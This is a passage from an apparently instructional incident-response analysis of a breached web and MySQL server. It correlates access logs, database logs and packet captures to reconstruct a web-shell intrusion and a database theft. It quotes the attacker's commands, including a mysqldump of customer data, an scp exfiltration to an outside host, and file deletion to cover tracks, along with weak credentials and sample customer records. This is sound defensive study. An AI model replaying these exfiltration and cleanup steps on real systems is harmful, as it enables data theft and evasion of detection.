
* The attacker viewed system information, including:
* Ubuntu 20.04.3 LTS
* System load, memory usage, and logged-in users.
* IP addresses (eth0: 147.182.157.9, eth1: 10.10.1.3).
* **Network Connections**:




* The attacker ran netstat -atunp to view active network connections:
* Open ports: 3306 (MySQL), 53 (DNS), 22 (SSH), 23 (TELNET), 33060 (MySQL X Protocol).
* Established connections:
* SSH connections from external IPs (142.112.199.247).
* TELNET connections from 10.10.1.2 (web server).
* **Sudo Privileges**:





* The attacker checked sudo privileges with sudo -l:
* The user phl can run /usr/bin/mysql and /usr/bin/mysqldump as root without a password.
* **MySQL Database Access**:
* The attacker accessed the MySQL database as root:




* Switched to the mysql database and queried the user table to view MySQL user accounts and privileges.



* Switched to the phl database and queried the customers table, which contains sensitive customer information.
* **Database Dump**:
* The attacker dumped the phl database using mysqldump:



* sudo mysqldump -u root -p phl > phl.db
* The dump file (phl.db) contains the structure and data of the customers table.
* **File Transfer**:



* The attacker used scp to transfer the database dump (phl.db) to an external server (178.62.228.28):
* scp phl.db fierce@178.62.228.28:/tmp/phl.db
* The file was successfully transferred to the attacker's server.
* **Covering Tracks**:
* The attacker deleted the local dump file (phl.db) to remove evidence:
* rm phl.db

### **3. Analysis of the Attack**

* **Initial Access**:
* The attacker likely gained access to the web server (10.10.1.2) and used it as a pivot to access the database server (10.10.1.3) via TELNET.
* TELNET is an insecure protocol, and the use of weak credentials (phl/phl123) allowed the attacker to gain access.
* **Privilege Escalation**:
* The user phl had sudo privileges to run MySQL commands as root, enabling the attacker to dump the database.
* **Data Exfiltration**:
* The attacker exfiltrated the phl database to an external server (178.62.228.28), potentially for malicious purposes (e.g., selling data, identity theft).
* **Persistence**:
* The attacker did not create any backdoors or persistent mechanisms in this session, but the compromised credentials (phl/phl123) could be used for future access.

### **4. Indicators of Compromise (IOCs)**

* **IP Addresses**:
* 178.62.228.28: External server used for data exfiltration.
* 10.10.1.2: Web server used as a pivot.
* 10.10.1.3: Database server compromised.
* **Credentials**:
* Username: phl
* Password: phl123
* **Files**:
* phl.db: Database dump exfiltrated to /tmp/phl.db on 178.62.228.28.
* **Commands**:
* netstat -atunp
* sudo -l
* sudo mysql -u root -p
* sudo mysqldump -u root -p phl > phl.db
* scp phl.db fierce@178.62.228.28:/tmp/phl.db
* rm phl.db

### **Analysis of phl\_access\_log.txt**

#### **Overview**

The phl\_access\_log.txt file contains HTTP access logs for the web server. It records requests made to the server, including the source IP, timestamp, request method, URI, response code, and user agent.

#### **Key Observations**

1. **Normal Traffic**:

* Requests from IPs like 136.243.111.17 and 138.201.202.232 are from a bot (SiteCheckerBotCrawler). These are likely benign and part of routine web crawling.

136.243.111.17 - - [19/Feb/2022:21:56:11 -0500] "GET / HTTP/1.1" 200 491 "-" "SiteCheckerBotCrawler/1.0 (+http://sitechecker.pro)"

1. **Suspicious Traffic**:

* The IP 138.68.92.163 made a large number of requests to various URIs, many of which returned 404 Not Found. This behavior is indicative of a **directory traversal attack** or **brute-force scanning**.
* 138.68.92.163 - - [19/Feb/2022:21:58:22 -0500] "GET /randomfile1 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"

1. **Successful Access**:

* The IP 138.68.92.163 successfully accessed /uploads/ and /uploads/shell.php:
* 138.68.92.163 - - [19/Feb/2022:21:58:40 -0500] "GET /uploads/ HTTP/1.1" 200 1115 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
* 138.68.92.163 - - [19/Feb/2022:21:59:04 -0500] "POST /uploads/shell.php HTTP/1.1" 200 2655 "-" "curl/7.68.0"
* The POST request to /uploads/shell.php suggests the attacker uploaded or executed a web shell.

1. **User Agents**:

* The attacker used Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1) and curl/7.68.0. The use of curl indicates automated or scripted activity.

#### **Indicators of Compromise (IOCs)**

* **IP Address**: 138.68.92.163
* **URIs Accessed**:
* /uploads/
* /uploads/shell.php
* **User Agents**:
* Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
* curl/7.68.0

#### **Conclusion**

The access log shows that 138.68.92.163 performed a directory traversal attack, successfully accessed the /uploads/ directory, and likely uploaded or executed a web shell (shell.php).

### **Analysis of phl\_database\_access\_log.txt**

#### **Overview**

The phl\_database\_access\_log.txt file contains MySQL database access logs. It records connections, queries, and other database activities.

#### **Key Observations**

1. **Database Access**:

* The user root connected to the MySQL database from localhost:
* 2022-02-20T03:00:55.682704Z 9 Connect root@localhost on using Socket

1. **Database Exploration**:

* The attacker queried the mysql database to list tables and view the user table:
* 2022-02-20T03:01:02.431609Z 9 Init DB mysql
* 2022-02-20T03:01:02.433075Z 9 Query show tables
* 2022-02-20T03:01:10.167274Z 9 Query SELECT \* FROM user

1. **Data Exfiltration**:

* The attacker switched to the phl database and dumped the customers table:
* 2022-02-20T03:01:13.274934Z 9 Init DB phl
* 2022-02-20T03:01:13.276443Z 9 Query show tables
* 2022-02-20T03:01:21.694024Z 9 Query SELECT \* FROM customers

1. **Database Dump**:

* The attacker used mysqldump to export the phl database:
* 2022-02-20T03:01:46.748188Z 10 Connect root@localhost on using Socket
* 2022-02-20T03:01:46.763710Z 10 Query show tables
* 2022-02-20T03:01:46.775014Z 10 Query SELECT /\*!40001 SQL\_NO\_CACHE \*/ \* FROM `customers`

#### **Indicators of Compromise (IOCs)**

* **User**: root@localhost
* **Databases Accessed**:
* mysql
* phl
* **Tables Accessed**:
* user
* customers
* **Commands**:
* SELECT \* FROM user
* SELECT \* FROM customers
* mysqldump

#### **Conclusion**

The database access log shows that the attacker gained access to the MySQL database, explored sensitive tables (user and customers), and exfiltrated data using mysqldump.

### **Relating the Two Logs**

#### **Timeline of Events**

1. **Initial Reconnaissance**:

* The attacker (138.68.92.163) scanned the web server for vulnerabilities, as seen in the phl\_access\_log.txt.
* They accessed /uploads/ and uploaded or executed a web shell (shell.php).

1. **Database Access**:

* Using the web shell, the attacker gained access to the MySQL database.
* They queried the mysql and phl databases, exfiltrating sensitive data.

1. **Data Exfiltration**:

* The attacker used mysqldump to export the customers table, as recorded in the phl\_database\_access\_log.txt.

#### **Connection Between Logs**

* The web server access log (phl\_access\_log.txt) shows the initial attack vector (directory traversal and web shell upload).
* The database access log (phl\_database\_access\_log.txt) shows the subsequent exploitation, where the attacker accessed and exfiltrated data from the MySQL database.


#### **Indicators of Compromise (IOCs)**

* **IP Address**: 138.68.92.163
* **Web Shell**: /uploads/shell.php
* **Databases Accessed**: mysql, phl
* **Tables Accessed**: user, customers
* **Commands**: SELECT \* FROM user, SELECT \* FROM customers, mysqldump

1. \*\*Open the Database File:\*\*

- Use a database management tool (e.g., SQLite, MySQL) to open `phldatabasetables.db`.

2. \*\*Compare Data Snippet:\*\*



From the wireshark webserver pcap file and phl\_database\_tables.txt file, the relevant records in the customers table are:

Carine Schmitt

(103,'Atelier graphique','Schmitt','Carine ','40.32.2555','54, rue Royale',NULL,'Nantes',NULL,'44000','France',1370,'21000.00')

Jean King

(112,'Signal Gift Stores','King','Jean','7025551838','8489 Strong St.',NULL,'Las Vegas','NV','83030','USA',1166,'71800.00')

Peter Ferguson

(114,'Australian Collectors, Co.','Ferguson','Peter','03 9520 4555','636 St Kilda Road','Level 3','Melbourne','Victoria','3004','Australia',1611,'117300.00')

Janine Labrune

(119,'La Rochelle Gifts','Labrune','Janine ','40.67.8555','67, rue des Cinquante Otages',NULL,'Nantes',NULL,'44000','France',1370,'118200.00')

Jonas Bergulfsen

(121,'Baane Mini Imports','Bergulfsen','Jonas ','07-98 9555','Erling Skakkes gate 78',NULL,'Stavern',NULL,'4110','Norway',1504,'81700.00')

#### **Conclusion**

The data snippet provided in the extortion email matches the records in the customers table of the database. This confirms that the attackers have access to the database and have likely exfiltrated sensitive customer information.

3. \*\*Check for Data Tampering:\*\*

- Look for signs of data tampering, such as missing or altered records.

- Check if any new tables or records were added by the attackers.

### **Overview of the Log**

The log file contains MySQL database access logs, which record queries and actions performed by users. The log shows two main sessions:

* **Session 9**: Connected as root@localhost and performed various queries, including accessing the mysql and phl databases.
* **Session 10**: Also connected as root@localhost and performed additional queries, including a full dump of the customers table.

### **Check for Data Tampering**

To identify signs of data tampering, we need to look for:

* **Unauthorized modifications** (e.g., UPDATE, DELETE, ALTER queries).
* **New tables or records** added by the attackers.
* **Suspicious queries** that could indicate data exfiltration or manipulation.

#### **Key Observations**

1. **Session 9**:

* **03:01:02.437115Z** to **03:01:02.459358Z**: The user accessed the mysql database and queried system tables (user, db, tables\_priv, etc.).
* **03:01:13.274934Z**: Switches to the phl database (Init DB phl) and performed the following queries:
* **03:01:21.694024Z:** SELECT \* FROM customers: This query retrieves all records from the customers table.
* **03:01:31.159492Z:** SELECT \* FROM customers LIMIT 5: This query retrieves the first 5 records from the customers table.
* No UPDATE, DELETE, or INSERT queries were observed in this session.

1. **Session 10**:

* The user performed a full dump of the customers table using the query:

**03:01:46.775014Z:** Query: SELECT /\*!40001 SQL\_NO\_CACHE \*/ \* FROM customers (dumps all records from the customers table).

* This query is typically used for database backups or data exfiltration.
* The user also locked the customers table (LOCK TABLES customers READ) before dumping the data, which is a common practice to ensure data consistency during backups.
* No UPDATE, DELETE, or INSERT queries were observed in this session.

#### **Signs of Tampering**

* **No Unauthorized Modifications**: There are no UPDATE, DELETE, or INSERT queries in the log, which suggests that the attacker did not modify or delete any records in the database.
* **No New Tables or Records**: The log does not show any CREATE TABLE or ALTER TABLE queries, indicating that no new tables or columns were added by the attacker.
* Data Exfiltration: The attacker performed a full dump of the customers table at **03:01:46.775014Z**, which indicates that the data was exfiltrated but not tampered with.

### **3. Indicators of Compromise (IOCs)**

Based on the log analysis, the following IOCs can be identified:

* Queries:
* SELECT \* FROM customers (03:01:21.694024Z): Used to retrieve all customer records.
* SELECT /\*!40001 SQL\_NO\_CACHE \*/ \* FROM customers **(03:01:46.775014Z)**: Used to dump the customers table.
* User: root@localhost (the attacker likely used compromised credentials to access the database).
* Tables Accessed:
* customers: The attacker focused on exfiltrating data from this table.
* user: The attacker queried the user table in the mysql database, possibly to gather information about database users.

### **4. Conclusion**

* No Evidence of Data Tampering: The log does not show any signs of data tampering, such as unauthorized modifications, deletions, or additions to the database.
* Data Exfiltration Confirmed: The attacker successfully exfiltrated data from the customers table by performing a full dump of the table at **03:01:46.775014Z.**
* No New Tables or Records: There is no evidence that the attacker added new tables or records to the database.

#### **Key Observations with Timestamps**

1. **Session 9**:

* **03:00:55.682704Z**: User root@localhost connects to the database.
* **03:00:55.682973Z**: Query: select @@version\_comment limit 1 (checks MySQL version).
* **03:00:58.206501Z**: Query: show databases (lists all databases).
* **03:01:02.431377Z**: Query: SELECT DATABASE() (checks the current database).
* **03:01:02.431609Z**: Switches to the mysql database (Init DB mysql).
* **03:01:02.432402Z**: Query: show databases (lists databases again).
* **03:01:02.433075Z**: Query: show tables (lists tables in the mysql database).
* **03:01:02.437115Z** to **03:01:02.459358Z**: Queries to list fields from various system tables (e.g., user, db, tables\_priv).
* **03:01:07.373140Z**: Query: show tables (lists tables in the mysql database again).
* **03:01:10.167274Z**: Query: SELECT \* FROM user (retrieves all records from the user table).
* **03:01:13.274571Z**: Query: SELECT DATABASE() (checks the current database).
* **03:01:13.274934Z**: Switches to the phl database (Init DB phl).
* **03:01:13.275849Z**: Query: show databases (lists databases).
* **03:01:13.276443Z**: Query: show tables (lists tables in the phl database).
* **03:01:13.277190Z**: Query: Field List customers (lists fields in the customers table).
* **03:01:15.536553Z**: Query: show tables (lists tables in the phl database again).
* **03:01:21.694024Z**: Query: SELECT \* FROM customers (retrieves all records from the customers table).
* **03:01:31.159492Z**: Query: SELECT \* FROM customers LIMIT 5 (retrieves the first 5 records from the customers table).
* **03:01:34.242985Z**: User disconnects (Quit).

1. **Session 10**:

* **03:01:46.748188Z**: User root@localhost connects to the database.
* **03:01:46.748326Z**: Query: /\*!40100 SET @@SQL\_MODE='' \*/ (sets SQL mode).
* **03:01:46.748435Z**: Query: /\*!40103 SET TIME\_ZONE='+00:00' \*/ (sets time zone).
* **03:01:46.748574Z**: Query: /\*!80000 SET SESSION information\_schema\_stats\_expiry=0 \*/ (disables stats expiration).
* **03:01:46.748680Z**: Query: SET SESSION NET\_READ\_TIMEOUT= 86400, SESSION NET\_WRITE\_TIMEOUT= 86400 (sets network timeouts).
* **03:01:46.748820Z**: Query: SHOW VARIABLES LIKE 'gtid\\_mode' (checks GTID mode).
* **03:01:46.753077Z**: Query: SELECT LOGFILE\_GROUP\_NAME, FILE\_NAME, TOTAL\_EXTENTS, INITIAL\_SIZE, ENGINE, EXTRA FROM INFORMATION\_SCHEMA.FILES WHERE ENGINE = 'ndbcluster' AND FILE\_TYPE = 'UNDO LOG' AND FILE\_NAME IS NOT NULL AND LOGFILE\_GROUP\_NAME IS NOT NULL AND LOGFILE\_GROUP\_NAME IN (SELECT DISTINCT LOGFILE\_GROUP\_NAME FROM INFORMATION\_SCHEMA.FILES WHERE ENGINE = 'ndbcluster' AND FILE\_TYPE = 'DATAFILE' AND TABLESPACE\_NAME IN (SELECT DISTINCT TABLESPACE\_NAME FROM INFORMATION\_SCHEMA.PARTITIONS WHERE TABLE\_SCHEMA IN ('phl'))) GROUP BY LOGFILE\_GROUP\_NAME, FILE\_NAME, ENGINE, TOTAL\_EXTENTS, INITIAL\_SIZE ORDER BY LOGFILE\_GROUP\_NAME (complex query related to NDB cluster).
* **03:01:46.756231Z**: Query: SELECT DISTINCT TABLESPACE\_NAME, FILE\_NAME, LOGFILE\_GROUP\_NAME, EXTENT\_SIZE, INITIAL\_SIZE, ENGINE FROM INFORMATION\_SCHEMA.FILES WHERE FILE\_TYPE = 'DATAFILE' AND TABLESPACE\_NAME IN (SELECT DISTINCT TABLESPACE\_NAME FROM INFORMATION\_SCHEMA.PARTITIONS WHERE TABLE\_SCHEMA IN ('phl')) ORDER BY TABLESPACE\_NAME, LOGFILE\_GROUP\_NAME (another complex query related to NDB cluster).
* **03:01:46.757327Z**: Query: SHOW VARIABLES LIKE 'ndbinfo\\_version' (checks NDB version).
* **03:01:46.763600Z**: Switches to the phl database (Init DB phl).
* **03:01:46.763710Z**: Query: show tables (lists tables in the phl database).
* **03:01:46.765171Z**: Query: LOCK TABLES customers READ /\*!32311 LOCAL \*/ (locks the customers table for reading).
* **03:01:46.769709Z**: Query: show table status like 'customers' (checks the status of the customers table).
* **03:01:46.772197Z**: Query: SET SQL\_QUOTE\_SHOW\_CREATE=1 (enables quoting in SHOW CREATE TABLE).
* **03:01:46.772305Z**: Query: SET SESSION character\_set\_results = 'binary' (sets character set for results).
* **03:01:46.772375Z**: Query: show create table customers (retrieves the CREATE TABLE statement for the customers table).
* **03:01:46.772772Z**: Query: SET SESSION character\_set\_results = 'utf8mb4' (sets character set for results).
* **03:01:46.772883Z**: Query: show fields from customers (lists fields in the customers table).
* **03:01:46.774238Z**: Query: show fields from customers (lists fields in the customers table again).
* **03:01:46.775014Z**: Query: SELECT /\*!40001 SQL\_NO\_CACHE \*/ \* FROM customers (dumps all records from the customers table).
* **03:01:46.775651Z**: Query: SET SESSION character\_set\_results = 'binary' (sets character set for results).
* **03:01:46.775720Z**: Query: use phl (switches to the phl database).
* **03:01:46.775799Z**: Query: select @@collation\_database (checks the database collation).
* **03:01:46.775886Z**: Query: SHOW TRIGGERS LIKE 'customers' (checks for triggers on the customers table).
* **03:01:46.777051Z**: Query: SET SESSION character\_set\_results = 'utf8mb4' (sets character set for results).
* **03:01:46.777108Z**: Query: SET SESSION character\_set\_results = 'binary' (sets character set for results).
* **03:01:46.777571Z**: Query: SELECT COLUMN\_NAME, JSON\_EXTRACT(HISTOGRAM, '$."number-of-buckets-specified"') FROM information\_schema.COLUMN\_STATISTICS WHERE SCHEMA\_NAME = 'phl' AND TABLE\_NAME = 'customers' (retrieves column statistics for the customers table).
* **03:01:46.778175Z**: Query: SET SESSION character\_set\_results = 'utf8mb4' (sets character set for results).
* **03:01:46.778230Z**: Query: UNLOCK TABLES (unlocks the customers table).
* **03:01:46.782060Z**: User disconnects (Quit).

### **Cross-Reference Findings**

To build a comprehensive picture of the incident, we need to correlate findings from the following artifacts:

* **Wireshark PCAP Analysis** (phlwebserver.pcap and phldatabase.pcap)
* **Web Server Access Logs** (phl\_access\_log.txt)
* **Database Access Logs** (phl\_database\_access\_log.txt)
* **Database Tables** (phl\_database\_tables.txt)
* **Extortion Email** (email Screenshot 2025-01-07 084517.png)

#### **Key Correlations with Timelines:**

### **2. Timeline of Events**

The attack can be broken down into the following phases, with timestamps from the logs and PCAP files:

#### **Phase 1: Reconnaissance and Initial Access**

* **19/Feb/2022 21:58:22 -0500** (Web Server Access Logs):
* The attacker (IP: 138.68.92.163) begins scanning the web server for vulnerabilities, sending numerous requests to various paths (e.g., /randomfile1, /frand2).
* The server responds with 404 Not Found for most requests, indicating the attacker is probing for common files and directories.
* **Key Observation**: The attacker uses an outdated User-Agent (Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)), suggesting automated scanning tools.
* **19/Feb/2022 21:58:40 -0500** (Web Server Access Logs):
